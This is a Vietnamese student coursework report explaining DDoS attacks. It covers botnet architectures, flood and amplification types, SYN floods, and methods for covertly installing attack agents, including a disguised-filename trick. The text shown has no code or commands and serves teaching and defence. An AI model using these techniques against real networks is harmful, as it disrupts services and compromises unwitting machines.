
TRƯỜNG ĐẠI HỌC BÁCH KHOA
KHOA CÔNG NGHỆ THÔNG TIN
BỘ MÔN MẠNG VÀ TRUYỀN THÔNG



BÀI TẬP MÔN HỌC:
AN TOÀN THÔNG TIN MẠNG

TÌM HIỂU DDOS VÀ MÔ PHỎNG CÔNG CỤ TẤN CÔNG DDOS

Sinh viên **: Nguyễn Văn Cường**
Phạm Hùng Duy
Lớp **: 06T2**
Nhóm **: 7A**
Cán bộ hướng dẫn **: Th.S Nguyễn Tấn Khôi**

Đà Nẵng 2010

MỤC LỤC

TỔNG QUAN VỀ ĐỀ TÀI

1. Bối cảnh và lý do thực hiện đề tài:

Trước việc tham gia vào môn học an toàn thông tin mạng, chúng ta cần phải chuẩn bị cho mình một số khái niệm và cũng như một số cách thức hoạt động, cơ chế của các cuộc tấn công cũng như phòng vệ trên mạng nhằm đảm bảo sao cho hệ thống máy của mình có thể tồn tại và vận hành tốt sau các cuộc tấn công đó. Không bằng cách nào khác để phòng vệ là chúng ta phải học cách tấn công để tìm ra các lỗ hỗng còn tồn tại trong hệ thống nhằm khắc phục và đưa ra các bản vá lỗi cho hệ thống.

2. Phương pháp triển khai đề tài

Tài liệu này sẽ giới thiệu những nét cơ bản của DDoS (đặc biệt là UDP FLOODER DDOS).

3. Kết cấu của báo cáo

Phần cơ sở lý thuyết:

- Giới thiệu DDoS
- Nêu tổng quan về VisualBasic

Phần triển khai:

Chương 1. CƠ SỞ LÝ THUYẾT

1.1. DDOS:

1.1.1. Tổng quan:


1.1.2. Kiến trúc tổng quan của DDoS attack-network:

Nhìn chung DDoS attack-network có hai mô hình chính:

+ Mô hình Agent – Handler

+ Mô hình IRC – Based

Dưới đây là sơ đồ chính phân loại các kiểu tấn công DDoS



1.1.2.1. Mô hình Agent – Handler:


Theo mô hình này, attack-network gồm 3 thành phần: Agent, Client và Handler

→ Client : là software cơ sở để hacker điều khiển mọi hoạt động của attack-network

→ Handler : là một thành phần software trung gian giữa Agent và Client

→ Agent : là thành phần software thực hiện sự tấn công mục tiêu, nhận điều khiển từ Client thông qua các Handler

Kiến trúc attack-network kiểu Agent – Handler



Attacker sẽ từ Client giao tiếp với cc1 Handler để xác định số lượng Agent đang online, điều chỉnh thời điểm tấn công và cập nhật các Agent. Tùy theo cách attacker cấu hình attack-network, các Agent sẽ chịu sự quản lý của một hay nhiều Handler.

Thông thường Attacker sẽ đặt Handler software trên một Router hay một server có lượng traffic lưu thông nhiều. Việc này nhằm làm cho các giao tiếp giữa Client, handler và Agent khó bị phát hiện. Các gia tiếp này thông thường xảy ra trên các protocol TCP, UDP hay ICMP. Chủ nhân thực sự của các Agent thông thường không hề hay biết họ bị lợi dụng vào cuộc tấn công kiểu DDoS, do họ không đủ kiến thức hoặc các chương trình Backdoor Agent chỉ sử dụng rất ít tài nguyên hệ thống làm cho hầu như không thể thấy ảnh hưởng gì đến hiệu năng của hệ thống.

1.1.2.2. Mô hình IRC – Based:


Internet Relay Chat (IRC) là một hệ thống online chat multiuser, IRC cho phép User tạo một kết nối đến multipoint đến nhiều user khác và chat thời gian thực. Kiến trúc củ IRC network bao gồm nhiều IRC server trên khắp internet, giao tiếp với nhau trên nhiều kênh (channel). IRC network cho phép user tạo ba loại channel: public, private và serect.

- Public channel: Cho phép user của channel đó thấy IRC name và nhận được message của mọi user khác trên cùng channel
- Private channel: được thiết kế để giao tiếp với các đối tượng cho phép. Không cho phép các user không cùng channel thấy IRC name và message

trên channel. Tuy nhiên, nếu user ngoài channel dùng một số lệnh channel locator thì có thể biết được sự tồn tại của private channel đó.

- Secrect channel : tương tự private channel nhưng không thể xác định bằng channel locator.

Kiến trúc attack-network của kiểu IRC-Base



IRC – Based net work cũng tương tự như Agent – Handler network nhưng mô hình này sử dụng các kênh giao tiếp IRC làm phương tiện giao tiếp giữa Client và Agent (không sử dụng Handler). Sử dụng mô hình này, attacker còn có thêm một số lợi thế khác như:


+ Các giao tiếp dưới dạng chat message làm cho việc phát hiện chúng là vô cùng khó khăn

+ IRC traffic có thể di chuyển trên mạng với số lượng lớn mà không bị nghi ngờ

+ Không cần phải duy trì danh sách các Agent, hacker chỉ cần logon vào IRC server là đã có thể nhận được report về trạng thái các Agent do các channel gửi về.

+ Sau cùng: IRC cũng là một môi trường file sharing tạo điều kiện phát tán các Agent code lên nhiều máy khác.

1.1.3. Một số dạng tấn công DDoS:



1.1.3.1. Kiểu tấn công làm cạn kiệt băng thông của mạng (BandWith Depletion Attack):

BandWith Depletion Attack được thiết kế nhằm làm tràng ngập mạng mục tiêu với những traffic không cần thiết, với mục đích làm giảm tối thiểu khả năng của các traffic hợp lệ đến được hệ thống cung cấp dịch vụ của mục tiêu.

Có hai loại BandWith Depletion Attack:

+ Flood attack: Điều khiển các Agent gởi một lượng lớn traffic đến hệ thống dịch vụ của mục tiêu, làm dịch vụ này bị hết khả năng về băng thông.

+ Amplification attack: Điều khiển các agent hay Client tự gửi message đến một địa chỉ IP broadcast, làm cho tất cả các máy trong subnet này gửi message đến hệ thống dịch vụ của mục tiêu. Phương pháp này làm gia tăng traffic không cần thiết, làm suy giảm băng thông của mục tiêu.

- **Flood attack:**

Trong phương pháp này, các Agent sẽ gửi một lượng lớn IP traffic làm hệ thống dịch vụ của mục tiêu bị chậm lại, hệ thống bị treo hay đạt đến trạng thái hoạt

động bão hòa. Làm cho các User thực sự của hệ thống không sử dụng được dịch vụ.

Ta có thể chia Flood Attack thành hai loại:

+ UDP Flood Attack: do tính chất connectionless của UDP, hệ thống nhận UDP message chỉ đơn giản nhận vào tất cả các packet mình cần phải xử lý. Một lượng lớn các UDP packet được gởi đến hệ thống dịch vụ của mục tiêu sẽ đẩy toàn bộ hệ thống đến ngưỡng tới hạn.


+ Các UDP packet này có thể được gửi đến nhiều port tùy ý hay chỉ duy nhất một port. Thông thường là sẽ gửi đến nhiều port làm cho hệ thống mục tiêu phải căng ra để xử lý phân hướng cho các packet này. Nếu port bị tấn công không sẵn sàng thì hệ thống mục tiêu sẽ gửi ra một ICMP packet loại "destination port unreachable". Thông thường các Agent software sẽ dùng địa chỉ IP giả để che giấu hành tung, cho nên các message trả về do không có port xử lý sẽ dẫn đến một đại chỉ Ip khác. UDP Flood attack cũng có thể làm ảnh hưởng đến các kết nối xung quanh mục tiêu do sự hội tụ của packet diễn ra rất mạnh.

+ ICMP Flood Attack: được thiết kế nhằm mục đích quản lý mạng cũng như định vị thiết bị mạng. Khi các Agent gởi một lượng lớn ICMP_ECHO_REPLY đến hệ thống mục tiêu thì hệ thống này phải reply một lượng tương ứng Packet để trả lời, sẽ dẫn đến nghẽn đường truyền. Tương tự trường hợp trên, địa chỉ IP của cá Agent có thể bị giả mạo.

- **Amplification Attack:**

Amplification Attack nhắm đến việc sử dụng các chức năng hỗ trợ địa chỉ IP broadcast của các router nhằm khuyếch đại và hồi chuyển cuộc tấn công. Chức năng này cho phép bên gửi chỉ định một địa chỉ IP broadcast cho toàn subnet bên nhận thay vì nhiều địa chỉ. Router sẽ có nhiệm vụ gửi đến tất cả địa chỉ IP trong subnet đó packet broadcast mà nó nhận được.

Attacker có thể gửi broadcast message trực tiếp hay thông qua một số Agent nhằm làm gia tăng cường độ của cuộc tấn công. Nếu attacker trực tiếp gửi message, thì có thể lợi dụng các hệ thống bên trong broadcast network như một Agent.



Amplifier Network System

Có thể chia amplification attack thành hai loại, Smuft va Fraggle attack:

+ Smuft attack: trong kiểu tấn công này attacker gởi packet đến network amplifier (router hay thiết bị mạng khác hỗ trợ broadcast), với địa chỉ của nạn nhân. Thông thường những packet được dùng là ICMP ECHO REQUEST, các packet này yêu cầu yêu cầu bên nhận phải trả lời bằng một ICMP ECHO REPLY packet. Network amplifier sẽ gửi đến ICMP ECHO REQUEST packet đến tất cả các hệ thống thuộc địa chỉ broadcast và tất cả các hệ thống này sẽ REPLY packet về địa chỉ IP của mục tiêu tấn công Smuft Attack.

+ Fraggle Attack: tương tự như Smuft attack nhưng thay vì dùng ICMP ECHO REQUEST packet thì sẽ dùng UDP ECHO packet gởi đếm mục tiêu. Thật ra còn một biến thể khác của Fraggle attack sẽ gửi đến UDP ECHO packet đến chargen port (port 19/UNIX) của mục tiêu, với địa chỉ bên gửi là echo port (port 7/UNIX) của mục tiêu, tạo nên một vòng lặp vô hạn. Attacker phát động cuộc tấn công bằng một ECHO REQUEST với địa chỉ bên nhận là một địa chỉ broadcast, toàn bộ hệ thống thuộc địa chỉ này lập tức gửi REPLY đến port echo của nạn nhân,


sau đó từ nạn nhân một ECHO REPLY lại gửi trở về địa chỉ broadcast, quá trình cứ thế tiếp diễn. Đây chính là nguyên nhân Flaggle Attack nguy hiểm hơn Smuft Attack rất nhiều.

1.1.3.2. Kiểu tấn công làm cạn kiệt tài nguyên: (Resource Deleption Attack)


Theo định nghĩa: Resource Deleption Attack là kiểu tấn công trong đó Attacker gởi những packet dùng các protocol sai chức năng thiết kế, hay gửi những packet với dụng ý làm tắt nghẽn tài nguyên mạng làm cho các tài nguyên này không phục vụ user thông thường khác được.

- **Protocol Exploit Attack:**


+ TCP SYS Attack: Transfer Control Protocol hỗ trợ truyền nhận với độ tin cậy cao nên sử dụng phương thức bắt tay giữa bên gởi và bên nhận trước khi truyền dữ liệu. Bước đầu tiên, bên gửi gởi một SYN REQUEST packet (Synchronize). Bên nhận nếu nhận được SYN REQUEST sẽ trả lời bằng SYN/ACK REPLY packet. Bước cuối cùng, bên gửi sẽ truyên packet cuối cùng ACK và bắt đầu truyền dữ liệu.



Nếu bên server đã trả lời một yêu cầu SYN bằng một SYN/ACK REPLY nhưng không nhận được ACK packet cuối cùng sau một khoảng thời gian quy định thì nó sẽ resend lại SYN/ACK REPLY cho đến hết thời gian timeout. Toàn bộ tài nguyên hệ thống "dự trữ" để xử lý phiên giao tiếp nếu nhận được ACK packet cuối cùng sẽ bị "phong tỏa" cho đến hết thời gian timeout.



Nắm được điểm yếu này, attacker gởi một SYN packet đến nạn nhân với địa chỉ bên gởi là giả mạo, kết quả là nạn nhân gởi SYN/ACK REPLY đến một địa chỉ khá và sẽ không bao giờ nhận được ACK packet cuối cùng, cho đến hết thời gian timeout nạn nhân mới nhận ra được điều này và giải phóng các tài nguyên hệ thống. Tuy nhiên, nếu lượng SYN packet giả mạo đến với số lượng nhiều và dồn dập, hệ thống của nạn nhân có thể bị hết tài nguyên.



+ PUSH = ACK Attack: Trong TCP protocol, các packet được chứa trong buffer, khi buffer đầy thì các packet này sẽ được chuyển đến nơi cần thiết. Tuy nhiên, bên gởi có thể yêu cầu hệ thống unload buffer trước khi buffer đầy bằng cách gởi một packet với PUSH và ACK mang giá trị là 1. Những packet này làm cho hệ thống của nạn nhân unload tất cả dữ liệu trong TCP buffer ngay lập tức và gửi một ACK packet trở về khi thực hiện xong điều này, nếu quá trình được diễn ra liên tục với nhiều Agent, hệ thống sẽ không thể xử lý được lượng lớn packet gửi đến và sẽ bị treo.

- **Malformed Packet Attack:**


Malformed Packet Attack là cách tấn công dùng các Agent để gởi các packet có cấu trúc không đúng chuẩn nhằm làm cho hệ thống của nạn nhân bị treo.

Có hai loại Malformed Packet Attack:

+ IP address attack: dùng packet có địa chỉ gởi và nhận giống nhau làm cho hệ điều hành của nạn nhân không xử lý nổi và bị treo.

+ IP packet options attack ngẫu nhiên hóa vùng OPTION trong IP packet và thiết lập tất cả các bit QoS lên 1, điều này làm cho hệ thống của nạn nhân phải tốn thời gian phân tích, nếu sử dụng số lượng lớn Agent có thể làm hệ thống nạn nhân hết khả năng xử lý.

1.1.4. Một số đặc tính của công cụ DdoS attack:



Có rất nhiều điểm chung về mặt software của các công cụ DDoS attack. Có thể kể ra một số điểm chung như: cách cài Agent software, phương pháp giao tiếp giữa các attacker, handler và Agent, điểm chung về loại hệ điều hành hỗ trợ các công cụ này. Sơ đồ trên mô tả sự so sánh tương quan giữa các công cụ tấn công DDoS này.

1.1.4.1. Cách thức cài đặt DDoS Agent:

Attacker có thể dùng phương pháp active và passive để cài đặt agent software lên các máy khác nhằm thiết lập attack-network kiểu Agent-Handler hay IRC-based.

- Cách cài đặt Active:

+ Scaning: dùng các công cụ như Nmap, Nessus để tìm những sơ hở trên các hệ thống đang online nhằm cài đặt Agentsoftware. Chú ý, Nmap sẽ trả về những

thông tin về một hệ thống đã được chỉ định bằng địa chỉ IP, Nessus tìm kiếm từ những địa chỉ IP bất kỳ về một điểm yếu biết trước nào đó.

+ Backdoor: sau khi tìm thấy được danh sách các hệ thống có thể lợi dụng, attacker sẽ tiến hành xâm nhập và cài Agentsoftware lên các hệ thống này. Có rất nhiều thông tin sẵn có về cách thức xâm nhập trên mạng, như site của tổ chức Common Vulnerabilities and Exposures (CVE), ở đây liệt kê và phân loại trên 4.000 loại lỗi của tất cả các hệ thống hiện có. Thông tin này luôn sẵn sàng cho cả giới quản trị mạng lẫn hacker.

+ Trojan: là một chương trình thực hiện một chức năng thông thường nào đó, nhưng lại có một số chức năng tiềm ẩn phục vụ cho mục đích riêng của người viết mà người dùng không thể biết được. Có thể dùng trojan như một Agent software.

+ buffer Overflow: tận dụng lỗi buffer overflow, attacker có thể làm cho chu trình thực thi chương trình thông thường bị chuyển sang chu trình thực thi chương trình của hacker (nằm trong vùng dữ liệu ghi đè). Có thể dùng cách này để tấn công vào một chương trình có điểm yếu buffer overflow để chạy chương trình Agent software.

- Cách cài đặt passive:

+ Bug Website: attacker có thể lợi dụng một số lỗi của web brower để cài Agent software vào máy của user truy cập. Attaker sẽ tạo một website mang nội dung tiềm ẩn những code và lệnh để đặt bẫy user. Khi user truy cập nội dung của website, thì website download và cài đặt Agent software một cách bí mật. Microsoft Internet Explorer web browser thường là mục tiêu của cách cài đặt này, với các lỗi của ActiveX có thể cho phép IE brower tự động download và cài đặt code trên máy của user duyệt web.

+ Corrupted file: một phương pháp khác là nhúng code vào trong các file thông thường. Khi user đọc hay thực thi các file này, máy của họ lập tức bị nhiễm Agent software. Một trong những kỹ thuật phổ biến là đặt tên file rất dài, do default của các hệ điều hành chỉ hiển thị phần đầu của tên file nên attacker có thể gửi kèm theo email cho nạn nhân file như sau: iloveyou.txt_hiiiiiii_NO_this_is_DDoS.exe, do chỉ thấy phần "Iloveyou.txt" hiển

thị nên user sẽ mở file này để đọc và lập tức file này được thực thi và Agent code được cài vào máy nạn nhân. Ngoài ra còn nhiều cách khác như ngụy trang file, ghép file…

- Rootkit: là những chương trình dùng để xóa dấu vết về sự hiện diện của Agent hay Handler trên máy của nạn nhân. Rootkit thường được dùng trên Hander software đã được cài, đóng vai trò xung yếu cho sự hoạt động của attack-network hay trên các môi trường mà khả năng bị phát hiện của Handler là rất cao. Rootkit rất ít khi dùng trên các Agent do mức độ quan trọng của Agent không cao và nếu có mất một số Agent cũng không ảnh hưởng nhiều đến attack-network.

1.1.4.2. Giao tiếp trên Attack-Network:

- Protocol: giao tiếp trên attack-network có thể thực hiện trên nền các protocol TCP, UDP, ICMP.

- Mã hóa các giao tiếp: một vài công cụ DDoS hỗ trợ mã hóa giao tiếp trên toàn bộ attack-network. Tùy theo protocol được sử dụng để giao tiếp sẽ có các phương pháp mã hóa thích hợp. Nếu attack-network ở dạng IRC-based thì private và secrect channel đã hỗ trợ mã hóa giao tiếp.

- Cách kích hoạt Agent: có hai phương pháp chủ yếu để kích hoạt Agent. Cách thứ nhất là Agent sẽ thường xuyên quét thăm dó Handler hay IRC channel để nhận chỉ thị (active Agent). Cách thứ hai là Agent chỉ đơn giản là "nằm vùng" chờ chỉ thị từ Handler hay IRC Channel.

